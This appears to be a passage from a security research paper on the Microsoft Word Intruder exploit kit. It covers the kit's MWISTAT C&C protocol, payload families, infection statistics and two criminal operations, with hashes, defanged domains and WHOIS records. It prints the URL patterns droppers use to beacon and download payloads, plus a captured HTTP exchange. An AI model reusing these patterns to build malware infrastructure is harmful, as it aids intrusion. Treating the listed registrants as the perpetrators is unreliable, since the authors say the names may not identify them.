
C&C communication flow

Microsoft Word Intruder provides a supplemental module, MWISTAT to facilitate the communication with the C&C server and keep track of the separate distribution campaigns (threads in MWISTAT terminology). As usual with exploit kits, the server side component consists of a collection of PHP scripts, and during the infection process the malicious code on the victim computer makes specific HTTP requests to communicate with it.



The server makes difference between the downloaders (EXTERNAL thread in MWISTAT terminology) and droppers (INTERNAL thread in MWISTAT terminology).

The initial communication act notifies the C&C server that an exploited document has been opened in Word on a victim system. The exploited RTF dropper contains an external picture reference pointing to the C&C server. When Word opens the document it will perform the download thus notifying the server about the act of opening. This step precedes the exploitation.



This reference is independent from the exploitation part, the general structure of the URL is:

```
INCLUDEPICTURE "{serverpath}/{mainscript}?id={campaign_ID}
```

Here {campaign_ID} is an 8 digit number, randomly generated when the new distribution thread is created.

When the server receives this request, it will add the new victim to its database and set the status of it to OPEN. In response to the request, the server will send back an innocent empty JPEG file. The received picture file is not used in the infection process; its only purpose is to make the C&C traffic look innocent.


The next step occurs when one of the exploits is triggered. Then the second stage shellcode will connect back to the C&C server.

In case of downloaders, the shellcode sends a request that begins the same as the initial OPEN request, with an appended *&act=1* tag.

```
{serverpath}/{mainscript}?id={campaign_ID}&act=1
```

This tag tells the server that an EXTERNAL thread request arrived. At this point the server sets the status of the victims to LOAD (indicating that the exploit was loaded) and returns the payload executable. The payload corresponding to the campaign is stored at the server as {campaign_ID}.exe.

In case of droppers, the shellcode sends a request that begins the same as the initial OPEN request, with an appended *&act=2* tag.



This tag tells the server that an INTERNAL thread request arrived. At this point the server sets the status of the victims to LOAD (indicating that the exploit was loaded).

```
GET /webstat/img.php?id=99226396&act=2 HTTP/1.1
Accept: */*
Accept-Encoding: gzip, deflate
User-Agent: Mozilla/4.0 (compatible; MSIE 6.0; Windows NT 5.1; SV1;
GTB7.4; InfoPath.3)
Host:
Connection: Keep-Alive

HTTP/1.1 200 OK
Date: Fri, 03 Jul 2015 08:39:25 GMT
Server: Apache/2.2.16 (Debian)
X-Powered-By: PHP/5.3.8-2
Vary: Accept-Encoding
Content-Encoding: gzip
Content-Length: 20
Keep-Alive: timeout=15, max=99
Connection: Keep-Alive
Content-Type: text/html
```


From this point on the installed payload will live the life of its own, which could mean establishing communication with a completely separate C&C infrastructure.

Usually the Trojans contacts to their own C&C servers, which in most of the cases is different from the MWISTAT hosting server.


MWISTAT server side

MWISTAT serves as the server side component but provides a very limited C&C functionality [1] [8]. It is limited to keeping track of the targeted and infected computers, storing the infection status of the victim computers and basic information about them.


The main panel gives an overview of the threads (a thread is a malware distribution campaign with a unique thread ID):




The available stats include the targeted IP addresses, country and the success status:



Additionally, detailed information is available, including the user agent (for identification of the target system):




Threads can be created using the web UI, the new thread is an automatically assigned with a randomly generated 8 digit ID. During the creation the thread mode has to be specified and in case of EXTERNAL (downloader) threads, the payload file also has to be specified. The payload file is stored on the C&C server.



Payload

MWI has been heavily used by many different crimeware groups and we found that practically all high profile malware families were deployed by the help of MWI generated RTF droppers.



Even though the kit is advertised for APT like campaigns, the market for the malware generator is apparently the common cybercrime world.

The complete list if the distributed payload is pretty impressing: includes most of the high profile money stealing malware families and some common remote administration tools:

Zbot
Carberp
Buhtrap
HawkEye
NetWiredRC
Tinba
Andromeda
Bandok
Corkow
Dofoil
Dyzap
Limitail
RemoteUtilities
Teamviewer
Toshliph
Wauchos
Cromptui
Dyreza
Fsysna
Omaneat
Sekur
Sheldor
SpyGate
Trontoz
VB
Ammyy
Badur
CryptoWall
Delf
Evotob
Gamarue
Kasidet
Kazy
NSIS
Peaac
Ransom
Repezor
Rovnix
Sopinar
Staser
Throwback
VBSFlood
Vawtrak

For more details about the RTF droppers and the malware associated with it refer to the Appendix.

Infection stats

The MWISTAT server side components keeps stats on the success rate of each individual campaign – summarizing the number of targeted computers (those where the exploited RTF document was opened) and the actually infected ones (those where the exploit was triggered, the shellcode was executed, and successfully connected back to the server).

Success rates vary widely between 12% and 50%, depending on the target selection and viability of the exploits. This is around the rate of traditional web exploit kits, like Blackhole [17] where the usual infection rate is about 20-30%. This indicated that in most of the cases the campaigns are not preceded by reconnaissance stage, which would improve the hit rate, rather operate on the same principles as the large-scale phishing attacks of the crimeware authors.

However, we have observed a couple of operations that target only a few victims and have a higher success rate than the ones targeting thousands of users. This indicates that these campaigns were better prepared.

MWI operations

Throughout the months of our research we have observed several different MWI generated malware distribution campaigns. This chapter gives an overview of the more important ones of them.

The operations are usually connected by using the same MWISTAT Command and Control server. In some cases we could follow as the criminals migrated operation from one server to another in reaction to a server takedown. In this case the reuse of the campaign ID provided connection between the campaigns.

Throughout the following sections we will refer to the campaigns with their numeric thread IDs. We will list separately the C&C domains that are used with MWISTAT, and the additional C&C domains that are used by the installed malware.

MWI-1

Dropper SHA1 values:

```
4edb139f6d459f3a7dd31abba29a4c6c3046072f
cf4d668c6e0f7912c13ce2b73add4972bc3d6f4e
1195c4627be54f26b29d0dc56752d233547ff6a4
db6a3fac87ad9f9b99d4d673efa13e8f3995f1ac
fbfffa648288a9eb4e3e61b1087fc5607f5b24cb
2c378afb16742b138f8e5f35887687f98a3bfc14
9ce905e8f8aa6e6af04a5724156113ce3c237aca
b9464ea94140dbacceda95256d2c8de7baf2b3b1
e01bf8c25aacdb56a460f01832c0a0285a17949f
```

Dropped malware:
Fareit, Rovnix, Wauchos, Dyzap

MWISTAT server:

```
infodocslibmanagers[.]com
91.194.254.81
document-fast-cloud[.]com
doqument-view-online[.]com
randomwfu365[.]com
```

This operation was one of the few cases where we could observer the criminals to actually transfer the ongoing campaign IDs from one server to another.

Even without that info, the use of the Fareit downloader established a strong link between the campaigns – no other campaigns used this particular malware family.

Further connection is that all domains had the same registration info:

```
Registrant Name: Andrey Kiselyov
Registrant Organization: NA
Registrant Street: Keramicheskaya str. h 13
Registrant City: Zheleznodorozhny
Registrant State/Province: Moscow Oblast
Registrant Postal Code: 143980
Registrant Country: ru
Registrant Phone: +7.9057748294
Registrant Phone Ext:
Registrant Fax: +7.9057748294
Registrant Fax Ext:
Registrant Email: andrey.kiselyov72[@]gmail[.]com
```

Other C&C servers:

fastssamplestrash[.]com
mydocumentsholder[.]com
funnyinvoiceorg[.]com
starinvoicemodel[.]com

These domains were either registered with the same registration info as the MWISTAT servers, or this one:

```
Registrant Name: Valeryy Mostovenko
Registrant Organization: NA
Registrant Street: Ulitsa Sovetskaya, 118
Registrant City: Tambov
Registrant State/Province: Tambov Oblast
Registrant Postal Code: 329000
Registrant Country: ru
Registrant Phone: +7.9652392896
Registrant Phone Ext:
Registrant Fax: +7.9652392896
Registrant Fax Ext:
Registrant Email: valeryy.mostovenko[@]gmail[.]com
```

This doesn't mean that any of the criminals behind the operation would be called Valeryy Mostovenko or Andrey Kiselyov. Doesn't even necessarily mean that the criminals reside in Russia (although that seems likely). It only means that the servers were registered by the same person.

The *andrey.kiselyov72[@]gmail[.]com* email address was used to register several other domains, including:


continental-transit-mail[.]com
doclibrarymk[.]com
document-organizer[.]com
document-qiew-online[.]com
document-searcher[.]com
document-view-online[.]com
documentsecurestorage[.]com
documenttargettrace[.]com
doqument-view-online[.]com
durtixfanew[.]com
fastdrozdfund[.]com
faststornet[.]com
ferginestor[.]com
finder777[.]com
fuckingsfish[.]com
invoicelibrary[.]com
invoicewindow[.]com
maininvoicegate[.]com
menstoreins[.]com
myfishdown[.]com
mystoredoc[.]com
nestorganje[.]com
randomwfu365[.]com
sabotierfirst[.]com
salecheapflight[.]com
smallconfigs[.]com

The email address *valeryy.mostovenko[@]gmail[.]com* was also used in registering a series of domains, including:

doctrashformater[.]com
dortwindfayer[.]com
dream-hoster[.]com
fastssamplestrash[.]com
fifibabok[.]com
formaterdocstras[.]com
funnyinvoiceorg[.]com
intexpressform[.]com
logmein-security[.]com
modelstarinvo[.]com
moskalskiybodun[.]com
moskalvtumane[.]com
newstratospheregames[.]com
pasnirthland[.]com
pizdetshuiovosboduna[.]com
podvigtitanika[.]com
poly-poly[.]net
quality-shopper[.]com
rearmheadfire[.]com
saloross[.]com
titanikvmoskalii[.]com
trashdocformat[.]com
trashformatdocer[.]com
trust-ing[.]com
tumanimoskal[.]com
tumanmoskalskiy[.]com


Some of the websites were reported as scam sites. Most of them were not used in the MWI related or other criminal activities, but there is a chance that they will be used in the future.

The vast majority of the server infrastructure was hosted in Russia, a few in Ukraine and the United States, and one in Austria:



The infection campaigns were observed between the end of April and end of May 2015, using four different MWISTAT servers. After this period we have not observed further activity.


The exploited documents were distributed in emails camouflaging as RingCentral message notifications:




The typical campaigns in this operation ranged between 300 and 1300 victims, with success rates between 11% and 31%. This is a rather low rate, hardly reaching the usual success rates of traditional exploit kits, like Blackhole [17]. This indicates that this operation worked pretty much on the same principles as usual exploit kit attacks: no initial reconnaissance and preselection on the targets, even though MWI was used in "targeted" mode, keeping the number of victim computers low.


The largest common target of this group was always USA, about half of the infected systems came from there. The other half was distributed all over the globe, providing a worldwide target range.


The largest campaign was 53932265 with the following country distribution with USA dominant, followed by UK, Canada, China and France:






Another large campaign was 1399924, once again with over half of the infections in the USA, and then Canada, Taiwan and India were most affected:





Both analyzed campaigns show roughly the same geographical distribution of the infected endpoints.

As typical for the MWI campaigns, Office 2007 systems were infected in the largest number, with some of Office 2010 and only a handful of Office 2003 system. In a large number of cases it was not possible to determine the Office version, because MWISTAT identifies Office by the user agent string provided by the web browser, and in a certain amount of cases this information was missing from the requests.



This somewhat aligns with the known Office version distribution stats [20], but Office 2007 is overrepresented. Quite likely the large number of "Unknown" targets belong to the two older Office versions.

MWI-2

The most interesting part of this operation was that the MWISTAT server served several campaigns over the range of several months. During this period the MWISTAT server side component was updated several times. But instead of replacing the old one, the new versions were installed to new locations on the same server.

Dropper SHA1 values:

```
e977a62db9ec054f96aabf78b70c51247f5e5af3
b418f80b8ec9b6b996b23fbb3b2edb0c866f7fa3
d7f50b02b965a736de9800e16d9d4751ddb3c2de
19cc1c2c632e885456d574e91bc6fefb78969337
fa9669f1b70e15decaaf36cf2a35cf3ca7a599d9
4ad5e80794532928d5faa72af68a33fa3d1ab587
5673a1e6b04cd77ee613903191c21f6db5c38dc6
ac6d6a5428b08f307cc4c9a52f73ac78d62bc6fb
ad59434e21392a8395924c7919f6d553cddde91d
```

Dropped malware:
Zbot, TeamViewer

All of the samples were downloaders. For most of the cases it was not possible to identify the payload due to the unavailability of the file at the time of analysis. In one of the cases the download was a Zbot Trojan variant, the other identified case was an installer for the TeamViewer remote administration tool.

MWISTAT server:
previewproperty[.]co[.]uk

The server is a legitimate website that was hacked by the criminals. The site has already been cleaned at the time of finishing this paper.

Other C&C servers:
91.215.155.46
shiraland[.]su

The second domain was registered with the email address *pledeeu[@]ya[.]ru*. This address was also used to register a few other domains:

trasnpacarde[.]su
PAKKETPOSTNL[.]su
KRUTOBRUTO[.]su
masterdnsserv[.]biz

The last of them has the following registration info:

```
Registrant Name:                Dmitriy Seleznev
Registrant Organization:        NA
Registrant Address1:            Ivan Franko str 38, 364
Registrant City:                Moscow
Registrant State/Province:      Moscow
Registrant Postal Code:         121351
Registrant Country:             Russian Federation
Registrant Country Code:        RU
Registrant Phone Number:        +7.9650959041
Registrant Email:               pledeeu[@]ya[.]ru
```

Searching Virustotal for the domain reveals some of the past activity of this operation:

2015-06-10 previewproperty[.]co[.]uk/**igalleryx**/zadmin[.]php?id=51534242
2015-06-09 previewproperty[.]co[.]uk/**webstat**/image[.]php?id=46374715
2015-06-01 previewproperty[.]co[.]uk/**bgallery**/img[.]php?id=31223122
2015-02-24 previewproperty[.]co[.]uk/**webstat**/image[.]php?id=10928415
2015-02-16 previewproperty[.]co[.]uk/**igallery**/image[.]php?id=91185538
2015-02-06 previewproperty[.]co[.]uk/**webstat**/image[.]php?id=94531213
